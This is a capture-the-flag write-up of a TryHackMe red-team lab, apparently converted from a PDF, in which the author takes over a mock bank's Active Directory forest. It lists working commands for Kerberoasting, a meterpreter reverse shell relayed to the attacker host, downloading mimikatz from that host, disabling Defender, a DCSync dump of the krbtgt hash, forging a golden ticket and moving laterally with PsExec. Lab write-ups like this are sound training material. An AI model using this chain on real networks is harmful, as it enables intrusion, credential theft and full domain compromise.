INFO[0236] [TCP] 10.0.2.15:33356 ↔ 10.200.103.102:88
```

```
(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip link set tun1 up

(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip route add 10.200.103.102/32 dev tun1
```

I was then able to request the TGS's for the kerberoastable Services from the Domain Controller using impacket-GetUserSPNs:

I saved the tickets which are encrypted with the service account's hash to a file called "service_hashes" and ran hashcat against the file using my big password list I created earlier:

```
[kali㉿kali)-[~/.../thm/redteamcapstonechallenge/notes/10.200.103.31 - Server1]
└─$ hashcat service_hashes .. /General/password_candidates.txt
hashcat (v6.2.6) starting in autodetect mode
```

It cracked the service account's hash of svcScanning:

```
$krb5tgs$23**svcScanning$CORP.THERESERVE.LOC$corp.thereserve_loc/svcScanning$#e9912e0a31920c31aeb67bcc1de71de3$3b55246ffecfd23c267d221d15ace7a3a4e139ac08af3c83de5e161fac48223d2b9875283c17698f1610698fc04ee61016ea5f83916999f78084c09fc995eb2d3a270c7d923920c7084bf3f267cb6f3c1e2fb1a31d44f0b3e30001d13b3f7d66b7cc66e9384c3abbe45b325fcccfe7604f5b0e49b37295693d973176368a89bf45437ef3bsocn+1ff72f5f2d28d247c83de17f93e1197f179694211695952cb3357b502cd9684rc19953faceda78329968424998d5cd15b1e45d2bd95e168dcf4e78f464c09d95b25f322342bed6000674721cb9a47406f11f79f646e198881bf5137179694211695952cb3357b502cd9684rc19953faceda78329968424998d5cd15b1e45d576a8331a7bd7e472fd2217666889f37fa29263671547b8c43cc3faee06f248c473802164a1166f283d760822d0a18785b45d9677d494774927barc0239c02d988cd685c084716c1080ddc585eece41137fa1be10d42385e00009087ad0a7fes752e4383429d680817842047249267f37e3d169469fa4c6720435a08f092453a435a138776748138e746e16599f49176d8307241989cf65726fb6f3e6c03b1985655bd2724778886ddca0275e64545f15d1945ce687913e1381445f5d246441be904579816f1c9e049e7571588e787b776d005fc3c2dd051849f3d30292f499639a4ed8025988e8fc7678144595d3fa1404801291f14f102z12b2db48ea3af3f03fb2987482b20aa18829926be1074ce617812123a80f0928366d8f03ideae9511d4797a082213387abf7554b0a737fbaadd47cb641bd80451949ea4f41e2017548d3eae819c936b38adeac1203872f3f06e0b1837fd45062bc8e8012024b446382c7effac02ae9c61d7ffac02dc3f91f6d0bf4722943898e30001fe921016c369464f12fa69b758d0fc341521856633c53346f99316338d516bc93678687762c90cdcd3a352ab4bfca82131c1c9e866ec4a1565d96c268859664ba4bedecfd204dde0555bca1413ecat739fcf98ba5f08e5f7dd6e50f8b51de6f989612333608f06cd00c16848e8f97a80873f057969709a131ed3b6a7ad5f41d19407b1c19488088d65367e0205f68e5f1751c06f08beee13d1acf1c81859f35c9b703f906e0d31ae2ba1f73eee00749fa55d327fa92:Paassword!
```

The service Account is using the same password as mohammad.ahmed:
Password1!

I found out that I can access the SERVER1 machine from WRK1 so I transferred a meterpreter payload

to WRK1 using my python webserver and setup a socat listener on the VPN gateway that will forward

the meterpreter session to my attacker machine as there is no direct access between connection.

back from WRK1 to my attacker machine:

“./socat TCP-LISTEN:9003,fork,reuseaddr TCP:10.50.99.39:9003” on VPN gateway

and then on my attacker machine:

```
(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
$ msfconsole -q
[*] Starting persistent handler(s) ...
msf6 > use multi/handler
[-] No results from search
[-] Failed to load module: multi/handler
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 9003
LPORT ⇒ 9003
msf6 exploit(multi/handler) > set LHOST capstone
LHOST ⇒ capstone
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_shell
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.39:9003
[*] Meterpreter session 1 opened (10.50.99.39:9003 → 10.200.103.12:42854) at 2023-05-17 22:18:35 +0200

meterpreter > █
```

I then proceeded to generate a route in Metasploit framework using the autoroute script and set up a socks proxy:
“run autoroute -s 10.200.103.102/32”

```
msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
Name   Current Setting  Required  Description
SRVHOST  0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  1080           yes       The port to listen on
VERSION   5              yes       The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:
Name   Current Setting  Required  Description
PASSWORD          no        Proxy password for SOCKS5 listener
USERNAME          no        Proxy username for SOCKS5 listener

Auxiliary action:
Name   Description
Proxy  Run a SOCKS proxy server

View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > set SRVPORT 2080
SRVPORT ⇒ 2080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > █
```

I then used tun2socks to create another interface to communicate directly to the server using an

interface rather than proxychains or alike.

As I now had a connection from my attacker machine to SERVER1. I connected to it using RDP as the service account allowed interactive login.

At this point I had fully compromised Corporate Division Tier 1 Infrastructure granting me flags 5 and


6.

At this point I turned my attention to the Domain Controller of the Corporate Domain

“CORPDC.corp.thereserve.loc”.

Revisiting the Bloodhound data I have collected earlier I found a way of compromising the Domain

Controller by abusing a GPO that has a GPLink to the “Domain Controllers” group in which the DC is part of.




From SERVER1 I started the Group Policy Management Console (gpmc.msc – “Install- WindowsFeature GPMC”) with elevated privileges by using PsExec.exe which I have previously

transferred to the server.

“.\PsExec.exe -s -i mmc.exe gpmc.msc”

I located the DC Backups Policy:



And added scheduled Tasks as well as Immediate Tasks to the GPO add my username as a Domain User and added the user account to group “Domain Admins”.

Group Policy Management Editor

File Action View Help

DC Backups [CORPDC.CORP.THERESEF]

Computer Configuration

- Policies
- Preferences
 - Windows Settings
 - Environment
 - Files
 - Folders
 - Ini Files
 - Registry
 - Network Shares
 - Shortcuts
- Control Panel Settings
 - Data Sources
 - Devices
 - Folder Options
 - Local Users and Groups
 - Network Options
 - Power Options
 - Printers
 - Scheduled Tasks
 - Services

User Configuration

- Policies

Scheduled Tasks

Scheduled Tasks

Processing


Name	Order	Action	Enabled
jop	3	Create	
malsched	2	Create	Yes
Ptest	1	Create	
scheduled1	4	Create	

Description

No policies selected

Preferences Extended Standard

The screenshot shows the Group Policy Management Editor interface. The left navigation pane shows a tree structure of group policy objects (GPOs) and their contents. The 'Computer Configuration' section is expanded, showing 'Policies', 'Preferences' (which is expanded to show 'Windows Settings' containing 'Environment', 'Files', 'Folders', 'Ini Files'), 'Control Panel Settings' (containing 'Data Sources', 'Devices', 'Folder Options', 'Local Users and Groups', 'Network Options', 'Power Options', 'Printers', 'Scheduled Tasks', and 'Services'), and 'User Configuration' (containing 'Policies'). The 'Scheduled Tasks' node under 'Control Panel Settings' is selected. The main pane displays a 'Scheduled Tasks' summary with a table showing four tasks: 'jop' (Order 3, Create), 'malsched' (Order 2, Create, Enabled Yes), 'Ptest' (Order 1, Create), and 'scheduled1' (Order 4, Create). Below the table is a 'Description' section stating 'No policies selected'. At the bottom of the main pane are tabs for 'Preferences', 'Extended', and 'Standard'.



I was then able to establish an RDP Connection to CORPDC using my newly created Domain Admin Account.

At this point I had fully compromised the Corporate Division of TheReserve, granting me flags 7 and 8.

5. Full Compromise of Parent Domain

Downloading mimikatz in CORP.DC.LOCAL

first enable http.server using python and proxychains and download mimikatz provide on capstone challenge folder, i am using x64 arch.

```
# on attacker machine
proxychains -q python3 -m http.server
```

```

*Evil-WinRM* PS C:\Users\Administrator> wget http://10.50.115. Keyboard interrupt received, exiting.
144:8000/mimikatz.exe -o mimikatz.exe
*Evil-WinRM* PS C:\Users\Administrator> dir mimikatz.exe

Directory: C:\Users\Administrator

Mode                LastWriteTime       Length Name
-a----   5/30/2023 12:22 PM        1355680 mimikatz.exe

*Evil-WinRM* PS C:\Users\Administrator> █

          (kali㉿kali)-[~/tools]
          $ ls
          mimikatz.exe

          (kali㉿kali)-[~/tools]
          $ proxychains -q python3 -m http.server
          Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
          10.200.118.102 - - [30/May/2023 07:21:59] "GET /mimikatz.exe H
          TTP/1.1" 200 -
          10.200.118.102 - - [30/May/2023 07:22:28] "GET /mimikatz.exe H
          TTP/1.1" 200 -
          █

```

detected by firewall on running mimikatz, just add new user and add it to Domain Admins group or you can just change Administrator password and logged in using RDP.

Now i can connect using RDP, i manually disabled firewall and turned off Real-time protection from setting.

The screenshot shows the Windows Defender Firewall settings in the Control Panel. The left sidebar lists options like 'Control Panel Home', 'Allow an app or feature through Windows Defender Firewall', 'Change notification settings', 'Turn Windows Defender Firewall on or off', 'Restore defaults', 'Advanced settings', and 'Troubleshoot my network'. The main pane displays the 'Help protect your PC with Windows Defender Firewall' section. It shows three network profiles: 'Domain networks' (Not connected), 'Private networks' (Not connected), and 'Guest or public networks' (Connected). Below this, it shows the 'Windows Defender Firewall state' is 'On', 'Incoming connections' are set to 'Block all connections to apps that are not on the list of allowed apps', 'Active public networks' are listed as 'Network 3', and 'Notification state' is 'Do not notify me when Windows Defender Firewall blocks a new app'.

See also
Security and Maintenance

Windows Security

Home

- Virus & threat protection
- Firewall & network protection
- App & browser control
- Device security

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Off

Real-time protection is off, leaving your device vulnerable.

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

[Privacy Statement](#)

Automatic sample submission

Send sample files to Microsoft to help protect you and others from

Change your privacy settings
 View and change privacy settings for your Windows 10 device.
[Privacy settings](#)
[Privacy dashboard](#)
[Privacy Statement](#)

Performing DC Sync Attack to gather NTLM of KRBTGT, to know more about this attack, check [here](#), After gathering NTLM of KRBTGT, SID of CORPDC and SID of ROOTDC, I can submit Golden ticket on ROOTDC to connect with it, to know more attack, follow this [link](#)

then, again downloaded mimikatz.exe and dump NTLM hash of KRBTGT

```
mimikatz 2.2.0 x64 (oe.eo)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
privilege::debug
Privilege '20' OK

mimikatz #
```

```
mimikatz # privilege::debug  
mimikatz # lsadump::dcsync /user:corp\krbtgt
```

```
mimikatz #  
mimikatz #  
  
mimikatz # lsadump::dcsync /user:corp\krbtgt  
[DC] 'corp.thereserve.loc' will be the domain  
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server  
[DC] 'corp\krbtgt' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )  
Account expiration :  
Password last change : 9/7/2022 9:58:08 PM  
Object Security ID : S-1-5-21-170228521-1485475711-3199862024-502  
Object Relative ID : 502  
  
Credentials:  
Hash NTLM: 0c757a3445acb94a654554f3ac529ede  
    ntlm- 0: 0c757a3445acb94a654554f3ac529ede  
    lm - 0: d99b85523676a2f2ec54ec88c75e62e7  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
    Random Value : 8fea6537ee7adab6de1320740dbac5ba  
  
* Primary:Kerberos-Newer-Keys *  
    Default Salt : CORP.THERESERVE.LOCkrbtgt  
    Default Iterations : 4096  
    Credentials  
        aes256_hmac (4096) : 899f996a627a04466da18a4c09d0d7e9a26edf5667518ee1af1e21df7e88e055  
        aes128_hmac (4096) : 7b3bb3c8cb4d2088bcf66834e1ee25d7  
        des_cbc_md5 (4096) : 4c7f49bc8c43ae5b  
  
* Primary:Kerberos *  
    Default Salt : CORP.THERESERVE.LOCkrbtgt
```

KRBGT NTLM hash: 0c757a3445acb94a654554f3ac529ede

Dumping SID of **CORPDC**

hostname: CORPDC

The screenshot shows the Windows Server Manager interface. The left sidebar has 'Dashboard', 'Local Server' (which is selected and highlighted in blue), and 'All Servers'. The main pane is titled 'PROPERTIES' for the computer 'CORPDC'. It displays the following information:

Computer name	CORPDC
Domain	corp.thereserve.loc
Windows Defender Firewall	Domain: On
Remote management	Enabled
Remote Desktop	Enabled
NIC Teaming	Disabled
Ethernet 2	IPv4 address assigned by DHCP, IPv6 enabled

```
PS C:\Users\Administrator> Get-ADComputer -Identity "CORPDC"
```

```
PS C:\Users\Administrator>
PS C:\Users\Administrator> Get-ADComputer -Identity "CORPDC"

DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName      : CORPDC.corp.thereserve.loc
Enabled          : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336fec-45c0-42dd-82ff-8892d65bb412
SamAccountName   : CORPDC$
SID               : S-1-5-21-170228521-1485475711-3199862024-1009
UserPrincipalName :
```

```
PS C:\Users\Administrator>
```

Getting SID of "**Enterprise Admin**" of root.thereserve.loc

```
PS C:\Users\Administrator> Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.lo
C
```

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc
DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45
SamAccountName   : Enterprise Admins
SID               : S-1-5-21-1255581842-1300659601-3764024703-519

PS C:\Users\Administrator>
```

after collecting all details, lets submit the Golden ticket

```
kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt /rc4:Password hash of krbtgt user> /sids:<SID of Enterprise Admins group> /ptt
```

```
kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # 

mimikatz # kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
User      : Administrator
Domain    : corp.thereserve.loc (CORP)
SID       : S-1-5-21-170228521-1485475711-3199862024-1009
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service   : krbtgt
Lifetime  : 5/30/2023 1:00:41 PM ; 5/27/2033 1:00:41 PM ; 5/27/2033 1:00:41 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ corp.thereserve.loc' successfully submitted for current session
```

Now, i can interact with rootdc.thereserve.loc

```
dir \\rootdc.thereserve.loc\c$
```


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>dir \\rootdc.thereserve.loc\c$
Volume in drive \\rootdc.thereserve.loc\c$ has no label.
Volume Serial Number is AE32-1DF2

Directory of \\rootdc.thereserve.loc\c$

04/01/2023  04:10 AM           427 adusers_list.csv
03/17/2023  07:18 AM           85 dns_entries.csv
04/15/2023  08:52 PM      3,162,859 EC2-Windows-Launch.zip
11/14/2018  07:56 AM       <DIR>          EFI
04/15/2023  08:52 PM         13,182 install.ps1
05/13/2020  06:58 PM       <DIR>          PerfLogs
09/07/2022  04:58 PM       <DIR>          Program Files
09/07/2022  04:57 PM       <DIR>          Program Files (x86)
04/15/2023  08:51 PM         1,812 thm-network-setup-dc.ps1
05/30/2023  10:53 AM       <DIR>          Users
05/30/2023  12:59 PM       <DIR>          Windows
                           5 File(s)     3,178,365 bytes
                           6 Dir(s)   22,511,816,704 bytes free
```

now, i can submit another two flags of ROOTDC, to do so, opened file manager, and enter the directory link of **\\rootdc.thereserve.loc\c\$**



After that, submitted my both flags for PARENT DOMAIN, after that I used psexec.exe to get shell in **ROOTDC**.

Downloading PsExec.exe from our attacking machine.

run python server on attacking machine and transfer it

```
proxychains -q python -m http.server
```

```
PS C:\Users\Administrator> wget http://10.50.115.144:8000/PsExec.exe -o psexec.exe
PS C:\Users\Administrator> _
```

then run psexec.exe

```
PS C:\Users\Administrator> .\psexec.exe \\rootdc.thereserve.loc cmd.exe
```

```
PS C:\Users\Administrator> .\psexec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>_
```

PWNED PARENT DOMAIN **ROOTDC**.

6. Full Compromise of BANK Domain

Moving forward, As, submitted my ticket on ROOTDC, so here i can also authenticate with BANKDC domain, because a two-way trust is a relationship established between two these domains.

now, i can use psexec.exe to authenticate with
BANKDC.BANK.THERESERVE.LOC from host **CORPDC**

```
psexec.exe \\bankdc.bank.thereserve.loc cmd.exe -accepteula
```

```
C:\Users\Administrator>hostname
CORPDC

C:\Users\Administrator>psexec.exe \\bankdc.bank.thereserve.loc cmd.exe -accepteula

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
BANKDC

C:\Windows\system32>
```

after that, i tried adding new user but it was not working, so i changed the password of Administrator

```
C:\Users\Administrator>powershell.exe -c Set-ADAccountPassword -Identity
"Administrator" -NewPassword (ConvertTo-SecureString -AsPlainText "Hacke
r@123" -Force) -Reset
```

```
C:\Users\Administrator>powershell -c Set-ADAccountPassword -Identity "Administrator" -NewPassword (ConvertTo-SecureString -AsPlain
Text "Hacker@123" -Force) -Reset
C:\Users\Administrator>
```

Connecting to RDP from attacking machine

```
proxychains -q xfreerdp /v:10.200.118.101 /u:Administrator /p:Hacker@123 /mu
ltimon
```

```
[(kali㉿kali)-[~/thm/capstone]]$ proxychains -q xfreerdp /v:10.200.118.101 /u:Administrator /p:Hacker@123 /multi
```

now i can logged into using RDP on any host under **BANKDC** using attacking machine and submit proof and get my flags

just for backup create a new account and add it to Domain Admins group, in BANKDC using PowerShell, or you can manually create by going to Server Manager.

Creating New user and adding it to Domains Admins

